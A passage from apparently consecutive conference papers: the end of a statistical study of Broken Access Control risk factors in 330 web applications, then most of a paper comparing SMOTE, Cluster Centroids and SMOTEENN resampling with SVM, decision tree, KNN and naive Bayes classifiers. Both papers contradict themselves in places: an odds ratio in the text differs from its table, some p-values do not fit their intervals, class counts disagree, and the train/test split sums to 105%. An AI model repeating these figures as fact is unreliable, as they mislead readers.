Table 2 represents the frequency distribution of Broken Access Control (BAC) web applications vulnerability with significant variation among risk factors of BAC vulnerability. Here it clearly shows that the factor “Exploitation Techniques”, ‘”Platform’’, and ‘’Operating System” (p<0.0000) is highly associated with BAC vulnerability. This analysis also reveals that “Reason of BAC” (p<0.021), is also associated with BAC vulnerability. At the same time, it has been observed from the result that “Sectors” are not associated with the given vulnerability.

The impact of the predictors (risk factors) on BAC vulnerability in web applications have been illustrated in the Table 3. To compare different groups with 95% confidence interval (CI), Odds ratio (OR) has been used in Table 2. In this table, it is clearly represented that “.NET” and “Java” platform have statistically significant relationships (p<0.05) with BAC vulnerability in the sample web applications.

TABLE 3. ODDS RATIO (OR) WITH CONFIDENCE INTERVAL (C.I.) OF PREDICTORS

| Predictors | Category | Sig. | OR | 95% C.I. for OR | |
|---|---|---|---|---|---|
| | | | | Lower | Upper |
| Reason of BAC | Improper Input Validation | 0.0000 | 1.8904 | 1.2081 | 2.958 |
| | Sensitive Data Disclosure | 0.0000 | 0.1681 | 0.0827 | 0.341 |
| | Session Misconfiguration | 0.0000 | 11.3185 | 5.4589 | 23.47 |
| | Directory Readable | 0.5010 | 0.0000 | n/a | n/a |
| Exploitn. Technique | Access on Redirection Setting | 0.0000 | 0.7339 | 0.4710 | 1.1436 |
| | Mis-config. of Sensitive Data Retrieval | 0.0000 | 0.8285 | 0.5196 | 1.3212 |
| | Unauthorized Cookie Access | 0.5041 | 2.6912 | 1.4138 | 5.1227 |
| Platform | PHP | 0.8262 | 14.7769 | 8.1000 | 26.9577 |
| | Java | 0.0104 | 0.1418 | 0.0493 | 0.4084 |
| | .Net | 0.0399 | 0.1057 | 0.0549 | 0.2035 |
| Operating System | UNIX | 0.0000 | 1.2507 | 0.8022 | 1.9498 |
| | Windows | 0.0000 | 0.9307 | 0.5250 | 1.6502 |
| | Cent-OS | 0.0000 | 0.8024 | 0.4901 | 1.3136 |

Reasons of BAC such as "Improper Input Validation", "Sensitive Data Disclosure", and "Session Misconfiguration", Exploitation Techniques of BAC i.e. "Access on Redirection Setting", and "Misconfiguration of Sensitive Data Retrieval"; Development platform like "Java" and ".Net"; and Operating Systems like "UNIX", "Windows", and "Cent-OS" are highly significant factors for BAC vulnerability in web applications which have 1.8904, 0.1681, 11.3185, 0.7339, 0.8285, 0.1418, 0.1057, 1.2507, 0.9307, 0.8024 times higher risk respectively than those are avoiding the given factors. Similarly except the factors, the reason of Directory Readability, Unauthorized Cookie Access exploitation technique, and site developed with PHP platform are respectively 3.6812, 2.6912, and 14.7769 times higher than those who are not related with those factors.

TABLE 4. ASSOCIATIONS AMONG THE FACTORS OF BAC VULNERABILITY

| | Reason of BAC | BAC Exploitation Technique | Platform | OS |
|---|---|---|---|---|
| **BAC_Existance** | | | | |
| $\chi^2$ | 101.648 | 100.745 | 132.601 | 67.185 |
| P-Value | 0.000 | 0.000 | 0.000 | 0.000 |
| **Reason of BAC** | | | | |
| $\chi^2$ | | 17.658 | 20.719 | 31.657 |
| P-Value | | 0.007 | 0.002 | 0.000 |
| **BAC Exploitation Technique** | | | | |
| $\chi^2$ | | | 327.907 | 284.629 |
| P-Value | | | 0.000 | 0.000 |
| **Platform** | | | | |
| $\chi^2$ | | | | 402.080 |
| P-Value | | | | 0.000 |

The Pearson’s $\chi 2$ with p-value among the factors have been discussed in Table 3. P-value with less than 0.01 (<1%) among association factors are treated as highly significant whereas p-value less than 0.05 (<5%) are denoted as significant. It is observed from the table that all factors are highly significant association among themselves i.e. highly significant relationship between “BAC_Existance - Reason of BAC (p=.000, $\chi 2$=101.648)”, “BAC_Existance - BAC Exploitation Technique (p=.000, $\chi 2$=100.745)”, “BAC_Existance – Platform (p=.000, $\chi 2$=132.601)”, “BAC_Existance - OS (p=.000, $\chi 2$=67.185)”, “Reason of BAC - OS (p=.000, $\chi 2$=31.657)”, “BAC Exploitation Technique - Platform (p=.000, $\chi 2$=327.907)”, “BAC Exploitation Technique – OS (p=.000, $\chi 2$=284.629)”, and “Platform – OS” (p=.001, $\chi 2$=402.080)”. There is also significant relationship between “Reason of BAC - Platform (p=0.002, $\chi 2$=20.719)”.

## IV. DISCUSSION

The study has been performed over 330 web applications including 129 BAC vulnerable and 201 non BAC vulnerable web applications where the participant sectors of web application include Education, E-commerce, Govt. Counterpart, Health, and Private Company that were developed with PHP, Java, and .Net platform. The hosting server of the sample applications were found operating with UNIX, Windows and Cent-OS respectively. This study has revealed that “Reason of BAC”, “BAC Exploitation Techniques”, “Platform” and “OS” are the leading factors for the applications to get exploited through BAC vulnerabilities. It has been observed from the sample data that “.Net” developed application are found BAC vulnerable with the 68.22% whereas application built on “PHP” and “JAVA” platform are affected by BAC with 16.28% and 15.50% respectively. At the same time, “Cent-OS” hosted application are more prone to BAC with “51.16%” whereas “UNIX” and “Windows” are affected by BAC with 25.58% and 23.26%

respectively. From the above result, it cannot be claimed that "Platform" and "OS" are directly responsible for creating BAC vulnerability in a web application as they are separate entity for producing the given vulnerability in the application. However, it can be stated that .Net developers are less careful about the reasons of BAC to be fixed rather than other platform developers. In this investigation, "Reason of BAC" and "BAC Exploitation Techniques" are only be considered for analysis.

It is notable that the web applications that have "Session Misconfiguration", "Improper Input Validation", and "Sensitive Data Disclosure" problem, are more prone to be affected by BAC vulnerability which leads to get privilege access for an unauthorized user. On the contrary, "Access on Redirection Setting" and "Misconfiguration of Sensitive Data Retrieval" are the significantly effective technique to exploit BAC vulnerability. From this analysis it is found that web application having session misconfiguration problem have more high risk (OR=11.3185) to be exploited through BAC vulnerability than an application with no session misconfiguration problem. The sites having improper input validation problem have vigorous risk (OR=1.8904) compare to the applications that are adequately validated the input.

The above mentioned five factors are found significant both in $\chi2$ test and binary logistic regression analysis. It has been explored a factor (i.e. BAC Exploitation Technique) in the study which is significant in binary logistic regression but insignificant ($p<0.007$) in chi square test. One the other hand, BAC reason i.e. "Directory Readability" does not act as a responsible factor for BAC.

Limitations: The statistical data analysis in this study was conducted with only 330 data containing the web applications both BAC vulnerable and BAC free information. The result of the analysis may vary if large amount of data be considered for the investigation.

## V. Conclusion

Lack of following secure designing practices such as enforce adequate input validation, taking measures to restrict sensitive data disclosure, secure session configuration and management, ensure control on directory readability, etc. while building web applications by the designers and developers, are the root cause of having BAC vulnerability in the application. The designers and developers are not intentionally do such things, perhaps, it is the lack of awareness regarding the consequences of the harmful BAC vulnerability in web applications. Different best practices of have been recommended by the professionals to reduce the risk of attack through BAC vulnerability by this time. Web development and management professional should always keep an eye on the latest web problems and its solutions to be secured from the intruder. In the paper the associative relation of factors have been detected for BAC vulnerability and the possibility of preferences among the obtained factors has been estimated. The results can be used to increase awareness among the web designers and developers about different factors. It will be helpful for them to take preventive measures before the site to be hosted on live. Moreover the research work would guide the future researchers to find out some new other important factors of BAC vulnerability.

## Acknowledgment

We acknowledge the authorities of the organizations who have given us the permission to conduct our examination on their websites. Also, we recognize Cyber Security Centre, DIU for verifying our data to conduct this study.

## References

[1] "*Top 10 2017-Top 10 - OWASP*", Owasp.org, 2017. [Online]. Available: https://www.owasp.org/index.php/Top_10_2017-Top_10. [Accessed: 15- June- 2018].

[2] *Microsoft Internet Information Server Hit Highlighting Authentication Bypass Vulnerability*. Available: http://www.securityfocus.com/bid/24105, [Accessed: 20- June- 2018].

[3] *WordPress Cookie Integrity Protection Unauthorized Access Vulnerability*. http://www.securityfocus.com/bid/ 28935, 2008. [Accessed: 17- June- 2018].

[4] J. Thome, L. K. Shar, D. Bianculli, and L. Briand, "Security Slicing for Auditing Common Injection Vulnerabilities," 2017, *Journal of Systems and Software*.,to be published.

[5] I. Hydara, A. B. M. Sultan, H. Zulzalil, and N. Admodisastro, " Current state of research on cross-site scripting (XSS)–A systematic literature review, " *2015 Information and Software Technology*, pp. 170-186.

[6] A. Z. M. Saleh, N. A. Rozali, A. G. Buja, K. A. Jalil, F. H. M. Ali and T. F. A. Rahman, "A Method for Web Application Vulnerabilities Detection By Using Boyer-Moore String Matching Algorithm," *2015 Procedia Computer Science*, pp.112-121.8

[7] A. Begum, M. M. Hassan, T. Bhuiyan and M. H. Sharif, "RFI and SQLi based local file inclusion vulnerabilities in web applications of Bangladesh," *2016 International Workshop on Computational Intelligence (IWCI)*, Dhaka, 2016, pp. 21-25.

[8] N. Nikiforakis, L. Invernizzi, A. Kapravelos, S. Van Acker, W. Joosen, C. Kruegel, F. Piessens & G. Vigna, "You are what you include: largescale evaluation of remote javascript inclusions, " *2012 In Proc. of ACM conf. on Computer and communications security*., pp. 736-747

[9] M. I. Ahmed, M. M. Hassan, T. Bhuyian, "Local File Disclosure Vulnerability: A Case Study on the Web Applications of Public Sector, *10th International Conference on Computer and Electrical Engineering (ICCEE 2017)* ", Edmonton, Canada, October 2017.

[10] E. Yuan and J. Tong, "Attributed based access control (ABAC) for web services," In Web Services, 2005, ICWS 2005. Proceedings. 2005 *IEEE International Conference on. IEEE*, 2005.

[11] S. Son, S. Kathryn, McKinley, and V. Shmatikov, "Fix Me Up: Repairing Access-Control Bugs in Web Applications," In NDSS. 2013.

[12] Dalton, Michael, C. Kozyrakis, and N. Zeldovich. "Nemesis: Preventing Authentication & [and] Access Control Vulnerabilities in Web Applications," (2009).

[13] G. Ahn, H. Hu, J. Lee and Y. Meng, "Representing and Reasoning about Web Access Control Policies," *2010 IEEE 34th Annual Computer Software and Applications Conference*, Seoul, 2010, pp. 137-146.

[14] E. Jonsson and T. Olovsson. "A quantitative model of the security intrusion process based on attacker behavior." *IEEE Transactions on Software Engineering 23*, no. 4 (1997): 235-245.J

[15] B. B. Madan, K. Gogeva-Popstojanova, K. Vaidyanathan and K. S. Trivedi, "Modeling and quantification of security attributes of software systems," *Proceedings International Conference on Dependable Systems and Networks*, Washington, DC, USA, 2002, pp. 505-514.

[16] J. Schultz, E. Eugene, D. S. Brown, and T. A. Longstaff, "Responding to computer security incidents: Guidelines for incident handling," No.

UCRL-ID-104689, *Lawrence Livermore National Lab*., CA (USA), 1990.

[17] O. H. Alhazmi and Y. K. Malaiya, "Quantitative vulnerability assessment of systems software," *Annual Reliability and Maintainability Symposium, 2005. Proceedings*, Alexandria, VA, USA, 2005, pp. 615-620.

[18] O. H. Alhazmi and Y. K. Malaiya, "Modeling the vulnerability discovery process," *16th IEEE International Symposium on Software Reliability Engineering (ISSRE'05)*, Chicago, IL, 2005, pp. 10 pp.-138.

[19] O. Alhazmi, Y. Malaiya, and I. Ray, "Security vulnerabilities in software systems: A quantitative perspective," *In IFIP Annual Conference on Data and Applications Security and Privacy*, pp. 281-294. Springer, Berlin, Heidelberg, 2005.

[20] O. B. Al-Khurafi and M. A. Al-Ahmad, "Survey of Web Application Vulnerability Attacks," *2015 4th International Conference on Advanced Computer Science Applications and Technologies (ACSAT)*, Kuala Lumpur, 2015, pp. 154-158.

[21] D. Huluka and O. Popov, "Root cause analysis of session management and broken authentication vulnerabilities," *World Congress on Internet Security (WorldCIS-2012)*, Guelph, ON, 2012, pp. 82-86.

[22] L. Murphey, "Secure Session Management: Preventing Security Voids in Web Applications," *The SANS Institute 29* (2005)

[23] N. B. Nagpal, and B. Nagpal, "Preventive measures for securing web applications using broken authentication and session management attacks: A study," *International Conference on Advances in Computer Engineering and Applications (ICACEA)*, vol. 2014. 2014.

[24] V.K.Robert, W.M.Daryle, "Morgandeter Mining sample size for research activities,"*Educational and Psychological Measurement*, The NEA Research Bulletin, December, 1960, Vol. 38 , p. 99.

[25] Y. Stefinko, A. Piskozub and R. Banakh, "Manual and automated penetration testing. Benefits and drawbacks. Modern tendency,"*13th International Conference on Modern Problems of Radio Engineering, Telecommunications and Computer Science (TCSET)*, Lviv, 2016, pp. 488-491.

[26] B. H. Kang "About Effective Penetration Testing Methodology," 2008, *Journal of Security Engineering*, JSE Vol. 5, No.5,

# A comparison of some soft computing methods on Imbalanced data

Md. Anwar Hossen[1], Fatema Siddika[2], Tonmoy Kumar Chanda[1], Touhid Bhuiyan[1]

[1] Department of Software Engineering, Daffodil International University, Dhaka, Bangladesh
[2] Department of Computer Science and Engineering, Jagannath University, Dhaka, Bangladesh
anwar.swe@diu.edu.bd, shashi.csejnu@gmail.com, tonmoy616@diu.edu.bd, t.bhuiyan@daffodilvarsity.edu.bd

*Abstract* - **Nowadays the computing trend is very large-scale and complex such as the Internet, banking system, online payment system, security, and surveillance system are generating a large amount of data every day. From these data, the percentage of imbalance data is quite high. These imbalanced data is misguiding a machine learning model and data mining technique. Learning from imbalanced data is a new complaint that has created increasing concentration from all over the world. This imbalanced data is creating a problem in learning problem with lots of unevenly distributed class. This paper concentrates on few realistic and appropriate data pre-processing techniques and produces an appropriate class evaluation process for the imbalanced data. An empirical distinction of few well-recognized soft computing methods such as Support Vector Machine (SVM), Decision Tree Classifier (DTC), K-Nearest Neighbor (KNN) and Gaussian Naïve Bayes (GNB) are used to find Accuracy, Precision, Recall and F-Measure from an imbalanced dataset. The imbalanced data were trained after a well-known over-sampling technique named Synthetic Minority Over-sampling Technique (SMOTE), under-sampling using Cluster Centroids (CC) technique and then applied a hybrid technique named SMOTEENN which is the combination of SMOTE and Edited Nearest Neighbor (ENN). Accuracy, Precision, Recall, F-Measure and Confusion matrix are used to evaluate the performance. In this task exhibit an experimental distinction of few well-recognized classification algorithms and performance measure that is authentic for the imbalanced dataset, this results we achieved. The result shows that hybrid method redacts better than Oversampling and under-sampling techniques.**

*Keywords* - **Imbalanced data, Over-sampling, Under-sampling, SMOTEENN, SMOTE, Cluster Centroids**

## I. Introduction

MODERN technological devices produce millions of data every day. Among these data, necessary information should be extracted for further used. But, one of the major challenges in machine learning and data mining field is the data imbalance problem. Some data class is dominated as they have the majority number of instance in the data set. On the other hand, some class data are minor in number; these also have some significance in data classification. This problem called class imbalanced problem in classification. Imbalanced class data problem is seen in the different aspect of the data area. Economic, environmental, commercial, software defect prediction, text classification, business risk mining, different medical diagnosis, medial data analysis, bank card fraud detection are the major area of the class imbalance problem. The high percentage of machine learning methods is designed for balanced data. These methods are working with well-balanced data. Class imbalanced data presents a new challenge to these learning methods to classify correctly. But existing methods have not classified these data well as these, not in a class balanced data. The class imbalance data problem can reduce the performance of learning methods. Learning algorithms are learning well for majority class data as they have lots of sample data. So the majority of classes are predicted well. But these results will crease problem in the different application of real life, such as an automatic target detection in an application [1], agricultural insect inspection [2], medical disease diagnosis [3] and others area.

The current research trend in the class imbalanced problem can be differentiated into two sides, one is algorithmic centric methods and sampling methods, as these already discussed in recent at the ICML [4] and AAAI [5]. In the sampling methods, all the class samples are leveling into the same amount of instance so that they are not imbalanced class. These done by two sampling methods, one is under-sampling the major class [6], and another one is over-sampling the minor class [7]. There are also hybrid techniques are available which one is the combination of under and oversampling method. On the other side, in algorithmic methods, adjusting the costs associated to improve the accuracy and performance [8], the bias of a classifier needs to be shifting in respect to the minor class data [9], also need to create boosting schemes [10]. Imbalanced data problem is creating a major problem when the data dimension is high. The number of features is much higher in microarray-based cancer classification [11]. The number of features in text classification is also high. The high dimensional class problem cannot work efficiently with the algorithmic method and sampling methods. Apart from this, feature selection is more important to overcome the over fitting problem than classification methods [12].

The aim of this paper is to study and find out the best methods that will perform best for class-imbalanced data. The dataset needs to preprocess as it contains some noise data. Different hyper parameter tuning, then compare different algorithms before and after re-sampling. Also, apply algorithms after sampling on imbalanced data sets. The tuning results point the best way which one is fast convergence to find best solutions. We keep our focus on obtaining a decision based on imbalanced data which sampling method is suited best among all the sampling method. The imbalanced data were trained after a well-known Oversampling technique named Synthetic Minority Over-sampling Technique (SMOTE), Under-sampling using Cluster Centroids (CC) technique and then applied a hybrid technique named SMOTEENN which is the combination of SMOTE and Edited Nearest Neighbor (ENN). Accuracy, Precision, Recall, F-Measure and Confusion matrix are used to evaluate the performance. In this task exhibit an experimental distinction of few well-recognized classification algorithms and performance measure that is authentic for the imbalanced dataset, this results we achieved. The result shows that the hybrid method redacts better than over-sampling and under-sampling techniques.

The structure of this paper is as trails. Section I has described the introductory part of the work. Section II reviews the related work that has been studied by different researchers in this area. Section III presents a concise description of all the sampling method and all the algorithms. Section III presents the methodology and experimental process in brief. Also, describe the data processing and sampling step. Section IV shows the empirical results and comparative analysis of all the algorithms and Section V will present concluding remarks and future work of this work.

## II. Related works

The challenge of imbalanced data makes it complex to implement experiments in the field of data mining. Although, some research has done to balance the imbalanced data, sampling the data and find key features to predict information to make the useful applications.

Numerous researches have been done to find out best the way to retrieve exact information from imbalanced data. Researchers are continuously trying to keep contribution in this field. In machine learning and data mining technique, learning from class-imbalanced data is a big problem. The best way to learning from imbalanced data is providing more balanced class data to a learning model tends to produce better outcome [13]. Data preprocessing, data resampling and parameter tuning is also a process to implement the learning algorithm method with different existing problems. Key feature selection is not a direct approach to classify the imbalanced data. So, based on the threshold value feature can be assessed and find out key feature from this data. The prediction model is based on a space under the Receiver operating characteristic curve [14]. Some real-world applications data do not have the equal number of the instance and data dimension, as a result, these applications such as fraud detection, diagnosis of disease these applications becomes problematic due to class-imbalanced data [15]. Sampling algorithms such as SMOTE is used for oversampling in the different research project that will balance the imbalanced data [16]. Few researchers pointed on the collapse of the distributive behavior of the class-imbalanced data. These imbalanced data will produce uncertain results for all the classes including major and minor class [17].

## III. Methodology

The main contribution of this work is to find the best way to retrieve the information from imbalanced data by critically analyzing some established classification methods. In this work, we have used a car evaluation data set from UCI dataset directory [18]. This dataset has a limited number of attributes but imbalanced in terms of class. It is a multi-class dataset having six class value among them one class have the two-thirds number of instances.

Apart from this, this dataset has the limited number of instances which has created a new challenge. So, based on this information we can say that this dataset is moderately week which is the perfect example of class-imbalanced data. To solve this problem we have maintained some steps. At first, preprocess the data to replace text information with the numeric value, then re-sampling has done to prepare it to fit into the classification model to measure performance evaluation. The imbalanced data were trained after a well-known over-sampling technique named SMOTE, under-sampling using Cluster Centroids (CC) technique and then applied a hybrid technique named SMOTEENN which is the combination of SMOTE and Edited Nearest Neighbor (ENN). Support Vector Machine (SVM), K-Nearest Neighbors (KNN), Decision tree (DT) and Naive Bayes (NB) classifier are applied after and before the sampling methods. Accuracy, Precision, Recall, F-Measure and Confusion matrix are used to evaluate the performance.

### A. *Dataset description*

This dataset has 1728 instance with five attributes and one class attribute and also a multi-class dataset. The five attribute are Overall buying price, Price of maintenance, Number of door, Capacity in terms of persons to carry and estimated safety of the car. So, class attribute has four different values as ***unaccepted, accepted, good*** and ***very good***. Among them, ***unaccepted*** class has most 1210 instance which is 70.023% of the total instance, ***accepted*** class has 22.222 % instances, ***good*** class as 3.993 % instances and ***very good*** class has only 3.762 % instances. It was clear that ***unaccepted*** class has the highest number of instances and ***very good*** has limited number of instance. So this dataset is a perfect example of imbalanced data. The aim of this paper is to find a suitable sampling method and classifier that will classify these data perfectly and help to improve the performance of the application.

Table 1: Imbalanced data with class distribution

| **Class** | **Sample size** | **Percentage** |
|---|---|---|
| unaccepted | 1210 | (70.023 %) |
| accepted | 384 | (22.222 %) |
| good | 69 | (3.993 %) |
| very good | 65 | (3.762 %) |

### B. *Data pre-processing*

The first step of our work is to pre-process the data using popular machine learning library named Sci-kit learn. In this dataset, the attribute value in text format. We need to convert it to the numeric value. The numeric value list corresponding to its text value showed in table II. Numeric values ranging from 0 to 5 for separate text attribute value.

Table II: Text attribute to corresponding numeric value

| Attributes Value | Represented Value |
|---|---|
| very high | 3 |
| high | 2 |
| medium | 1 |
| low | 0 |
| unaccepted | 0 |
| accepted | 1 |
| good | 2 |
| very good | 3 |
| 5 or More than 5 | 5 |

### C. *Data sampling*

We have used three different data resampling methods. Firstly, SMOTE method is used for over-sampling the major class attribute. Secondly, Cluster Centroids (CC) is used under-sampling the minority class. Finally, SMOTEENN is used for both under and over-sampling purpose.

- *Over-sampling method*
  The task of over-sampling method is to re-sample the minority class instance. Here good and v-good is the minority class. So SMOTE is used as an over-sampling method. SMOTE will add some new instance based on existing instance and that will increase the instance number of a minority class.
- *Under-sampling method*
  The task of under-sampling method is to re-sample the majority class instance. Cluster Centroids is used to under-sample the unaccepted attribute and decrease the instance number. So that this decreased sample instance will close to minority instance number.
- *Hybrid sampling method*
  In hybrid sampling method both over-sampling and under-sampling has been done. Over-sampling is applied to minority class and under-sampling is applied to majority class instance. This method maintains the balance between the majority and minority instance.

### D. *Model and Classifier*

We split the dataset into two parts, one is training data and another one is test data on a random basis. Among all data, 75% data are used as training data and rest 30 % data are used as test data. We have built four different models. The first model is applied without applying any sampling method to the imbalanced data. The second model is applied to over-sampled data. The third model is applied to under-sampled data. Finally, the fourth model is applied to the hybrid sample data. Support Vector Machine (SVM), K-Nearest Neighbor (KNN), Naive Bayes (NB) and Decision Tree (DT) classifier are used to check the accuracy of each model to identify which model predicts better. The output value is checked by K-fold cross-validation for better understanding.

## IV. Performance analysis

We have done another check on the trained model, whether our model is suffering from over and under-fitting problem.

If the training score is much higher than the test results and cross-validation score then our used model is affected by the over fitting problem. To overcome this problem we need to add more data which will help us to get the ride from the over-fitting problem. We test the learning curve from SVM as more likely to over-fit over to the more high accuracy. We have done this before sampling and after sampling.

Table III: Accuracy in different sampling method

| Algorithm | Before sampling | After Over-sampling | After-Under sampling | After-Hybrid sampling |
|---|---|---|---|---|
| SVM | 89.31 | 87.91 | 88.46 | 97.80 |
| DT | 83.53 | 87.19 | 71.15 | 99.53 |
| GNB | 75.43 | 73.14 | 78.85 | 77.32 |
| KNN | 86.13 | 86.98 | 71.15 | 98.27 |

We measure the performance-based Accuracy, Precision, Recall and F-measure. In Table III, accuracy value is shown based on different sampling method and classification algorithms. SVM, DT and KNN perform well in after applied Hybrid sampling method. But Gaussian Naïve Bayes perform well after under-sampling method. Hybrid sampling method performs well as it is a combination of both under-sampling and over-sampling.

Table IV: Accuracy, Precision, Recall, F-Measure in different sampling method on imbalanced data

| Algorithm | | Before sampling | After Over-sampling | After-Under sampling | After-Hybrid sampling |
|---|---|---|---|---|---|
| SVM | Accuracy | 89.31 | 87.91 | 88.46 | 97.80 |
| | Precision | 71.38 | 82.62 | 89.87 | 97.51 |
| | Recall | 72.07 | 87.98 | 88.46 | 97.49 |
| | F-Measure | 71.09 | 88.19 | 87.87 | 97.49 |
| DT | Accuracy | 83.53 | 87.19 | 71.15 | 99.53 |
| | Precision | 56.16 | 87.37 | 71.76 | 99.44 |
| | Recall | 50.58 | 87.32 | 70.60 | 99.48 |
| | F-Measure | 52.78 | 87.28 | 70.55 | 99.46 |
| GNB | Accuracy | 75.43 | 73.14 | 78.85 | 77.32 |
| | Precision | 52.79 | 79.39 | 84.01 | 80.57 |
| | Recall | 63.50 | 73.29 | 79.12 | 77.03 |
| | F-Measure | 51.33 | 73.09 | 79.01 | 74.48 |
| KNN | Accuracy | 86.13 | 86.98 | 71.15 | 98.27 |
| | Precision | 67.54 | 87.47 | 73.40 | 98.02 |
| | Recall | 65.01 | 87.06 | 70.63 | 98.25 |
| | F-Measure | 65.99 | 87.16 | 71.37 | 98.08 |

We have also calculated the Precision, Recall, F-measure which are shown in Table IV. Precision is giving best performance in Hybrid sampling method when SVM is used as classification algorithms. In DT, GNB and KNN hybrid sampling method will perform best for SVM classification algorithms. In terms of calculating F-measure value SVM, DT and KNN algorithm perform, Hybrid sampling method perform best among all the sampling method. But GNB classification algorithm under-sampling method performs best. When we calculate Recall with SVM, DT and KNN classification algorithm, hybrid sampling method perform best. But, in GNB classification algorithms under-sampling method perform best among all the other sampling method.




Figure 1: Accuracy curve for different sampling method




Figure 2: Precision curve for different sampling method




Figure 3: Recall curve for different sampling method




Figure 4: F-Measure curve for different sampling method

The value of accuracy shown in figure 1. We have received highest accuracy using DT classifier with Hybrid sampling method. SVM, DTC, GBN perform well with Hybrid sampling method. DT will perform well with the under-sampling method. Only GNB performing well with the under-sampling method. Figure 2 has described the Precision of all the sampling method. Decision tree classifier has received the highest value among all using Hybrid sampling method. DT and GNB perform well in both oversampling and hybrid sampling.

Figure 3 has shown the recall value of different sample method with different classification algorithm. KNN has performed well using both the over-sampling and hybrid sampling method. GNB perform not good with hybrid sampling method. F-measure value showed in Figure 4. Except for GNB, all the other classification performs well using all the sampling method. Among all DT perform best for F-measure.




Figure 5: SVM comparison in different sampling method




Figure 6: DT comparison in different sampling method

Figure 5 has shown SVM classifier performance comparison among all the sampling method. Without any sampling method, our model performed better than oversampling and under-sampling method. But Hybrid sampling method performs best among all the sampling method.

Figure 6 has shown Decision Tree classifier value comparison among all the sampling methods. The under-sampling method performs less among all. Oversampling and Hybrid sampling method perform best among all.

Gaussian Naïve Bayes classifier algorithm performs best with after under-sampling method in figure 7. Although, Hybrid sampling method performs best than without applying sampling method. Figure 8 shown that, under sampling method perform less among all and hybrid sampling method performs best among all.




Figure 7: GNB comparison in different sampling method

